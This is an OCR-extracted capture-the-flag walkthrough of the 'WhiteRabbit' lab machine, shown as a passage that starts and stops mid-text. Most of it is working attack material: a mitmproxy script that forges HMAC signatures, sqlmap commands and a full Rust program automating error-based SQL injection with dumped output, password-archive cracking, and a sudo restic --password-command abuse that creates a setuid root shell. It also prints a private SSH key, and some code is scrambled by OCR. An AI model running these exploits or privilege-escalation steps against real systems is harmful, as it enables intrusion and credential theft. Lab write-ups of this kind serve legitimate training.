
def request(flow: http.HTTPFlow):
    if flow.request.method == "POST" and
flow.request.path.startswith("/webhook/"):
        try:
            body = flow.request.get_text()
            signature =
hmac.new(SECRET,body.encode(),hashlib.sha256).hexdigest()
            flow.request.headers["x-gophish-signature"] = f"sha256=
{signature}"
        except Exception as e:
            print(f"Error occured: {e}")
```

Run mitmproxy with this file

```
mitmproxy -s <filename> -p 8888 --mode regular
```


Run sqlmap through the mitmproxy

```
sqlmap -u http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d --method=POST --data='{"campaign_id":1,"email":"test@ex.com","message":"Clicked Link"}' -p email --headers="Content-Type: application/json" --proxy=http://127.0.0.1:8888
```




I can dump the content with --dbs switch

```
sqlmap -u http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d --method=POST --data='{"campaign_id":1,"email":"test@ex.com","message":"Clicked Link"}' -p email --headers="Content-Type: application/json" --proxy=http://127.0.0.1:8888 --dbs
```



With -D phishing --tables, I can see tables in phishing



For temp with -D temp --tables

```
Database: temp
[1 table]
+-------------+
| command_log |
+-------------+
```

I can dump table with -D phishing -T victims --dump

```
+---------------------+-----------------+
| email               | phishing_score |
+---------------------+-----------------+
| test1@example.com   | 20              |
| test10@example.com  | 100             |
| test11@example.com  | 110             |
| test12@example.com  | 120             |
| test13@example.com  | 130             |
| test14@example.com  | 140             |
| test15@example.com  | 150             |
| test16@example.com  | 160             |
| test17@example.com  | 170             |
| test18@example.com  | 180             |
| test19@example.com  | 190             |
| test2@example.com   | 20              |
| test20@example.com  | 200             |
| test21@example.com  | 210             |
| test22@example.com  | 220             |
| test23@example.com  | 230             |
| test24@example.com  | 240             |
| test25@example.com  | 250             |
| test26@example.com  | 260             |
| test27@example.com  | 270             |
| test28@example.com  | 280             |
| test29@example.com  | 290             |
| test3@example.com   | 30              |
| test30@example.com  | 300             |
| test4@example.com   | 40              |
| test5@example.com   | 50              |
| test6@example.com   | 8270            |
```

For command_log(-D temp -T command_log --dump)

id	date	command
1	2024-08-30 10:44:01	uname -a
2	2024-08-30 11:58:05	restic init --repo rest:http://75951e6ff.whiterabbit.htb
3	2024-08-30 11:58:36	echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd
4	2024-08-30 11:59:02	rm -rf .bash_history
5	2024-08-30 11:59:47	#thatwasclose
6	2024-08-30 14:40:42	cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd

Option 2: Full code

```
use reqwest::Error;
use serde::Serialize;
use hmac::{Hmac, Mac};
use sha2::Sha256;
use hex::encode;
use serde_json::{json, Value};
use regex::Regex;

type HmacSha256 = Hmac<Sha256>;

#[derive(Serialize, Debug)]
struct MyData {
    campaign_id: u32,
    email: String,
    message: String,
}

fn tamper(payload: &str, key: &str) -> (String, MyData) {
    let param = MyData {
        campaign_id: 1,
        email: payload.to_string(),
        message: "Clicked Link".to_string(),
    };
    let json = serde_json::to_string(&param).expect("Failed to serialize");
    let mut mac = HmacSha256::new_from_slice(key.as_bytes()).expect("Hmac
key needed");
    mac.update(json.as_bytes());

    let result = mac.finalize();
    let code_bytes = result.into_bytes();
    (encode(code_bytes), param)
}

async fn send_post(sign: String, data: MyData) -> Result<String, Error> {
```

```rust
    let url = "http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d";
    let client = reqwest::Client::new();

    let res = client
        .post(url)
        .header("Host", "28efa8f7df.whiterabbit.htb")
        .header("x-gophish-signature", sign)
        .json(&data)
        .send()
        .await?;

    let body = res.text().await?;
    Ok(body)
}

async fn extract_database() -> Result<Vec<Value>, reqwest::Error> {
    let key = "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS";
    let mut db: Vec<Value> = Vec::new();
    let mut offset = 0;

    loop {
        let payload = format!(
            r#"" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE "information_schema" LIMIT {offset},1), 0x7e), 1) ;"#
        );

        let (hmac, param) = tamper(payload.as_str(), key);
        let hmac = format!("sha256={hmac}");
        let response = send_post(hmac, param).await?;

        let re = Regex::new(r"(?s)~([^~]+)~").unwrap();
        if let Some(caps) = re.captures(&response) {
            let matched = caps.get(1).unwrap().as_str();
            println!("{matched}");
            db.push(json!(matched.to_string()));
        } else {
            break;
        }
        offset += 1;
    }

    Ok(db)
}
```

```rust
async fn extract_tables(db: Vec<Value>) -> Result<Vec<Value>,
reqwest::Error> {
    let key = "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS";
    let mut tables: Vec<Value> = Vec::new();

    for dbname in db {
        let mut offset = 0;
        loop {
            let payload = format!(
                r#"" OR updatexml(1, concat(0x7e, (SELECT table_name FROM
information_schema.tables WHERE table_schema={dbname} LIMIT {offset},1),
0x7e), 1) ;"#
            );

            let (hmac, param) = tamper(payload.as_str(), key);
            let hmac = format!("sha256={hmac}");
            let response = send_post(hmac, param).await?;

            let re = Regex::new(r"(?s)~([^~]+)~").unwrap();
            if let Some(caps) = re.captures(&response) {
                let matched = caps.get(1).unwrap().as_str();
                println!("{matched}");
                tables.push(json!({"key": dbname.to_string(), "value":
matched.to_string()}));
            } else {
                break;
            }
            offset += 1;
        }
    }

    Ok(tables)
}

async fn extract_columns(db: Vec<Value>) -> Result<Vec<Value>,
reqwest::Error> {
    let key = "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS";
    let mut out: Vec<Value> = Vec::new();

    for obj in &db {
        if let Value::Object(map) = obj {
            let mut colnames: Vec<String> = Vec::new();
            let mut columns: Vec<Value> = Vec::new();
            let mut offset = 0;
            let dbname = map.get("key").and_then(|v|
v.as_str()).unwrap_or("");
```

```
            let tbname = map.get("value").and_then(|v|
v.as_str()).unwrap_or("");
            println!("Key: {dbname}, Value: {tbname}");

            loop {
                let payload = format!(
                    r#"" OR updatexml(1, concat(0x7e, (SELECT column_name
FROM information_schema.columns WHERE table_schema={dbname} AND table_name="
{tbname}" LIMIT {offset},1), 0x7e), 1) ;"#
                );

                let (hmac, param) = tamper(payload.as_str(), key);
                let hmac = format!("sha256={hmac}");
                let response = send_post(hmac, param).await?;

                let re = Regex::new(r"(?s)~([^~]+)~").unwrap();
                if let Some(caps) = re.captures(&response) {
                    let matched = caps.get(1).unwrap().as_str();
                    println!("{matched}");
                    colnames.push(matched.to_string());
                } else {
                    break;
                }
                offset += 1;
            }

            columns.push(json!({"table": tbname.to_string(), "column":
colnames}));
            out.push(json!({"database": dbname.to_string(), "coldata":
columns}));
        }
    }

    Ok(out)
}

async fn extract_data(dbs: Vec<Value>) -> Result<(), reqwest::Error> {
    let key = "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS";

    for db_obj in &dbs {
        if let Value::Object(db_map) = db_obj {
            let db_name = db_map
                .get("database")
                .and_then(|v| v.as_str())
                .unwrap_or("")
                .trim_matches('"');
```

```
            println!("Database: {db_name}");

            if let Some(Value::Array(coldata_arr)) = db_map.get("coldata") {
                for coldata_obj in coldata_arr {
                    if let Value::Object(col_map) = coldata_obj {
                        let tbname = col_map
                            .get("table")
                            .and_then(|v| v.as_str())
                            .unwrap_or("");
                        println!("  Table: {tbname}");

                        if let Some(Value::Array(columns)) =
col_map.get("column") {
                            for col in columns {
                                let mut offset = 0;
                                if let Some(col_name) = col.as_str() {
                                    println!("    Column: {col_name}");

                                    loop {
                                        let payload1 = format!(
                                            r#"" OR updatexml(1,
concat(0x7e, (SELECT SUBSTRING({col_name},1,28) FROM {db_name}.{tbname}
LIMIT {offset},1), 0x7e), 1) ;"#
                                        );
                                        let payload2 = format!(
                                            r#"" OR updatexml(1,
concat(0x7e, (SELECT SUBSTRING({col_name},29,56) FROM {db_name}.{tbname}
LIMIT {offset},1), 0x7e), 1) ;"#
                                        );
                                        let payload3 = format!(
                                            r#"" OR updatexml(1,
concat(0x7e, (SELECT SUBSTRING({col_name},57,84) FROM {db_name}.{tbname}
LIMIT {offset},1), 0x7e), 1) ;"#
                                        );

                                        let (hmac, param) =
tamper(payload1.as_str(), key);
                                        let hmac = format!("sha256={hmac}");
                                        let response1 = send_post(hmac,
param).await?;

                                        let (hmac, param) =
tamper(payload2.as_str(), key);
                                        let hmac = format!("sha256={hmac}");
                                        let response2 = send_post(hmac,
param).await?;
```

```
tamper(payload3.as_str(), key);

param).await?;

{3})").unwrap();

re.captures(&response1) {
caps.get(1).unwrap().as_str();

re.captures(&response2) {
caps.get(1).unwrap().as_str();

{matched}");

re.captures(&response3) {
caps.get(1).unwrap().as_str();

{matched}");
                    let (hmac, param) =
                    let hmac = format!("sha256={hmac}");
                    let response3 = send_post(hmac,
                    let re = Regex::new(r"~(.*?)(?:~|\.
                    let off = offset + 1;
                    if let Some(caps) =
                        let matched =
                        println!("{off}:{matched}");
                        if let Some(caps) =
                            let matched =
                            if matched != "" {
                                println!("{off}:
                            }
                        }
                        if let Some(caps) =
                            let matched =
                            if matched != "" {
                                println!("{off}:
                            }
                        }
                    } else {
                        break;
                    }
                    offset += 1;
                }
            }
        }
    }
```

```
                }
            }
        }
    }

    Ok(())
}

#[tokio::main]
async fn main() -> Result<(), Error> {
    let db = extract_database().await?;
    println!("{:?}", db);

    let tables = extract_tables(db).await?;
    println!("{:?}", tables);

    let columns = extract_columns(tables).await?;
    println!("{:?}", columns);

    extract_data(columns).await?;
    Ok(())
}
```

```
[package]
name = "rustsql"
version = "0.1.0"
edition = "2021"

# See more keys and their definitions at https://doc.rust-
lang.org/cargo/reference/manifest.html

[dependencies]
hmac = "0.12"
sha2 = "0.10"
hex = "0.4"
reqwest = { version = "0.12", features = ["json"] }
tokio = { version = "1", features = ["full"] }
serde = { version = "1.0", features = ["derive"] }
serde_json = "1.0"
regex = "1"
```

```
Database: phishing
  Table: victims
   Column: email
1:test1@example.com
2:test2@example.com
3:test3@example.com
4:test4@example.com
5:test5@example.com
6:test6@example.com
7:test7@example.com
8:test8@example.com
9:test9@example.com
10:test10@example.com
11:test11@example.com
12:test12@example.com
13:test13@example.com
14:test14@example.com
15:test15@example.com
16:test16@example.com
17:test17@example.com
18:test18@example.com
19:test19@example.com
20:test20@example.com
21:test21@example.com
22:test22@example.com
23:test23@example.com
24:test24@example.com
25:test25@example.com
26:test26@example.com
27:test27@example.com
```

```
Database: temp
  Table: command_log
    Column: id
1:1
2:2
3:3
4:4
5:5
6:6
    Column: command
1:uname -a
2:restic init --repo rest:http
2:://75951e6ff.whiterabbit.htb
3:echo ygcsvCuMdfZ89yaRLlTKhe5
3:jAmth7vxw > .restic_passwd
4:rm -rf .bash_history
5:#thatwasclose
6:cd /home/neo/ && /opt/neo-pa
6:ssword-generator/neo-passwor
6:d-generator | passwd
    Column: date
1:2024-08-30 10:44:01
2:2024-08-30 11:58:05
3:2024-08-30 11:58:36
4:2024-08-30 11:59:02
5:2024-08-30 11:59:47
6:2024-08-30 14:40:42
```

Get bob shell

In command_log, I can see a new subdomain. Add it to /etc/hosts

```
8 10.10.11.63 whiterabbit.htb status.whiterabbit.htb ddb09a8558c9.whiterabbit.htb a668910b5514e.whiterabbit.htb 28efa8f7df.whiterabbit.htb 75951e6ff.whiterabbit.
  htb$
```

And restic password is leaked. Let's try using it.

```
RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r
rest:http://75951e6ff.whiterabbit.htb check
```

```
┌──[parrot@parrot]─[~/Documents/whiterabbit/rustsql]
└─$ $RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r rest:http://75951e6ff.whiterabbit.htb check
using temporary cache in /tmp/restic-check-cache-1272759192
repository 5b26a938 opened (repository version 2) successfully, password is correct
created new cache in /tmp/restic-check-cache-1272759192
create exclusive lock for repository
load indexes
pack 7988d2d37a4ccbee88858cd0e49fb8b7c1dc0e5b0f7852ca693f637992b057b4 contained in several indexes: {354ae3ea 7aebf98b c6d5360e}
pack 1fca34c13a720ecccea8908b82eeb66ccef4e79f212ff9460b9efb0d0801b892 contained in several indexes: {65fc5299 c6d5360e}
pack 28cf3dff1e473e0d35812c74b401504f2c73b3816b9ed97baaab4b4eb83436ce contained in several indexes: {354ae3ea bddbd35b c6d5360e}
pack 4f9dd56ef3bafcdb66288f4640067b9b93b4a7f81235b024864079f5b5d2c8e4 contained in several indexes: {bddbd35b c6d5360e}
pack fca07af9fcb23f378b2a08e1d361a98343465f9db1394d05de3faee0f543f67a contained in several indexes: {354ae3ea c6d5360e}
This is non-critical, you can run `restic rebuild-index' to correct this
check all packs
check snapshots, trees and blobs
[0:00] 100.00%  1 / 1 snapshots
no errors were found
```

It works. Let's check snapshots

```
RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r
rest:http://75951e6ff.whiterabbit.htb snapshots
```

```
┌─[✗]─[parrot@parrot]─[~/Documents/whiterabbit/rustsql]
└─$ $RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r rest:http://75951e6ff.whiterabbit.htb snapshots
repository 5b26a938 opened (repository version 2) successfully, password is correct
ID        Time                 Host         Tags        Paths
-----------------------------------------------------------------------------
272cacd5  2025-03-06 19:18:40  whiterabbit              /dev/shm/bob/ssh
-----------------------------------------------------------------------------
1 snapshots
```

There's one snapshot. Let's restore it.


```
RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r
rest:http://75951e6ff.whiterabbit.htb restore 272cacd5 --target restic
```

```
┌─[✗]─[parrot@parrot]─[~/Documents/whiterabbit]
└─$ $RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r rest:http://75951e6ff.whiterabbit.htb restore 272cacd5 --target restic
repository 5b26a938 opened (repository version 2) successfully, password is correct
restoring <Snapshot 272cacd5 of [/dev/shm/bob/ssh] at 2025-03-06 17:18:40.024074307 -0700 -0700 by ctrlzero@whiterabbit> to restic
```

Go to the restored file and unzip the 7z


```
cd restic/dev/shm/bob/ssh/
7z x bob.7z
```

But it needs password




I can get hash using 7z2john

```
7z2john bob.7z
```



Crack it with hashcat

```
hashcat <hashfile> <wordlist> --user
```




I can see bob's public, private key and config file.




I can ssh to bob

```
chmod 600 bob
ssh -i bob bob@whiterabbit.htb -p 2222
```



Get morpheus shell

sudo -l command shows I can run restic with sudo



restic has --password-command switch to run command. I'll put setuid to get root.

```
sudo restic --password-command "cp /bin/bash /tmp/sh" check
sudo restic --password-command "chmod 4755 /tmp/sh" check
```

```
bob@ebdce80611e9:~$ sudo restic --password-command "cp /bin/bash /tmp/sh" check
using temporary cache in /tmp/restic-check-cache-4238589838
Fatal: Please specify repository location (-r or --repository-file)
bob@ebdce80611e9:~$ sudo restic --password-command "chmod 4755 /tmp/sh" check
using temporary cache in /tmp/restic-check-cache-2578626910
Fatal: Please specify repository location (-r or --repository-file)
bob@ebdce80611e9:~$ ls -al /tmp
total 1428
drwxrwxrwt 1 root root    4096 Dec 20 02:09 .
drwxr-xr-x 1 root root    4096 Mar 24  2025 ..
-rw-rw-r-- 1 bob  bob        8 Dec 19 18:36 pass
-rwsr-xr-x 1 root root 1446024 Dec 20 02:08 sh
```

Run this file to become root

```
/tmp/sh -p
```


```
bob@ebdce80611e9:~$ /tmp/sh -p
sh-5.2# whoami
root
sh-5.2#
```

I become root in the docker container. Let's check files.

```
sh-5.2# cd /root
sh-5.2# ls -al
total 36
drwx------ 1 root root 4096 Dec 19 18:37 .
drwxr-xr-x 1 root root 4096 Mar 24  2025 ..
lrwxrwxrwx 1 root root    9 Mar 24  2025 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr 22  2024 .bashrc
drwx------ 3 root root 4096 Dec 19 18:37 .cache
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
drwx------ 2 root root 4096 Aug 30  2024 .ssh
-rw------- 1 root root  505 Aug 30  2024 morpheus
-rw-r--r-- 1 root root  186 Aug 30  2024 morpheus.pub
sh-5.2# cat morpheus
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQS/TfMMhsru2K1PsCWvpv3v3Ulz5cBP
UtRd9VW3U6sl0GWb0c9HR5rBMomfZgDSOtnpgv5sdTxGyidz8TqOxb0eAAAAqOeHErTnhx
K0AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL9N8wyGyu7YrU+w
Ja+m/e/dSXPlwE9S1F31VbdTqyXQZZvRz0dHmsEyiZ9mANI62emC/mx1PEbKJ3PxOo7FvR
4AAAAhAIUBairunTn6HZU/tHq+7dUjb5nqBF6dz5OOrLnwDaTfAAAADWZseEBibGFja2xp
c3QBAg==
-----END OPENSSH PRIVATE KEY-----
```

There's morpheus public, private keys. Copy and paste it to local and try ssh to morpehus.

